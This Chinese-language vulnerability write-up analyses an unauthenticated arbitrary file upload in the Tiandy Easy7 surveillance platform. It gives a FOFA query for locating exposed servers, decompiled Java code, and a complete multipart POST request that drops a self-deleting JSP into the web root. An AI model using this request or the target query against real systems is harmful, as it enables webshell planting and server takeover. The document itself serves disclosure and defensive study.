漏洞简介
天地伟业Easy7是一款用于视频监控管理的软件系统。
该系统的/Easy7/rest/file/uploadMapServerBgImage接口存在前台的任意文件上传接口,可构造请求包,上传webshell文件并保存在任意路径,从而控制服务器。漏洞利用难度极低,可在未登录的状态下直接发送恶意请求包造成利用,可能被蠕虫、黑客组织批量利用。
影响版本
fofa语法
body="/Easy7/apps/WebService/LogIn.jsp" || body="Easy7/VideoLib.EXE" || body="/Easy7/index.html" || (body="<img src=\"./images/ico/Easy7_logo_transparent.png") && title="平台"
漏洞分析
首先,该系统基于Spring 3.0,比较古老且WEB-INF/web.xml里没有配置任何filter进行权限校验,因此绝大部分接口都是可以直接访问的。
再来看本次的漏洞接口 /Easy7/rest/file/uploadMapServerBgImage 的对应方法uploadMapServerBgImage()的实现逻辑
@Controller
@RequestMapping({"/file"})
public class CLS_REST_File {
    @Resource(
        name = "boSystemInfo"
    )
    private CLS_BO_SystemInfo boSystemInfo;
    @Resource(
        name = "boFile"
    )
    private CLS_BO_File boFile;
    @Resource(
        name = "boPROXY"
    )
    private CLS_BO_PROXY boPROXY;
    private static final Log log = LogFactory.getLog(CLS_REST_File.class);

    @RequestMapping({"/uploadMapServerBgImage"})
    public void uploadMapServerBgImage(HttpServletRequest request, HttpServletResponse response) throws IOException {
        response.getWriter().print("<html><body><textarea>" + JSONObject.fromObject(this.boFile.uploadFiles(request)).toString() + "</textarea></body></html>");
    }
跟进 this.boFile.uploadFiles方法

当上传数据中有name="uploadParams"的内容时,从json数组中提取文件的存储路径(path)和保存文件名(name)。
然后看接下来文件保存位置以及文件名的处理逻辑
String uploadPath = null;
if (StringUtils.isNotEmpty(mapServerBgImageItems.getPath())) {
    uploadPath = mapServerBgImageItems.getPath();
}
......
File dir = new File(CLS_Easy7_Types.PROJECT_PATH + uploadPath);
if (!dir.exists()) {
    dir.mkdirs();
}
String savedName = null;
if (mapServerBgImageItems.getName() != null) {
    savedName = mapServerBgImageItems.getName();
}

fileName = fileItem.getName();关键的文件上传保存处理操作如下
try {
    fis = fileItem.getInputStream();
    fos = new FileOutputStream(CLS_Easy7_Types.PROJECT_PATH + uploadPath + "/" + savedName);
    byte[] buf = new byte[1024];
    int len = 0;

    while((len = fis.read(buf)) >= 0) {
        fos.write(buf, 0, len);
    }
continue;其中重点看下CLS_Easy7_Types.PROJECT_PATH是如何定义的
ROJECT_PATH = CLS_Easy7_Types.class.getResource("/").getPath() + "../../";在标准的 Tomcat 部署结构中,一个 Web 应用的类文件通常存放在 webapps/应用名/WEB-INF/classes/ 目录下。当你调用 CLS_Easy7_Types.class.getResource("/") 时,Java 返回的是当前 ClassLoader 加载资源的根路径,也就是这个 classes 目录的绝对路径。
接着看后面的路径回溯操作。第一个 ../ 会让你从 classes 目录退回到 WEB-INF 目录;第二个 ../ 则会让你从 WEB-INF 进一步退回到 应用名 这一层,也就是我们常说的 WebRoot(Web 应用根目录)。
所以,PROJECT_PATH 最终指向的就是你的 Web 应用在服务器上的物理根目录。
因此我们只需要在uploadParams的json数组里指定path的值为当前目录/即可,name为希望保存的文件名,即可将任意文件上传到当前应用根目录,从而造成任意文件上传漏洞,根本不需要网上的POC还目录穿越到不同形式的目录即可完成RCE。
漏洞复现
POST /Easy7/rest/file/uploadMapServerBgImage HTTP/1.1
Host: easy7.mrxn.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

------WebKitFormBoundary
Content-Disposition: form-data; name="uploadParams"

[{"path": "/", "name": "x.jsp"}]
------WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: image/png

<%out.println(java.util.UUID.randomUUID().toString());new java.io.File(application.getRealPath(request.getServletPath())).delete();%>
------WebKitFormBoundary--

访问 /Easy7/x.jsp 成功执行代码并删除自身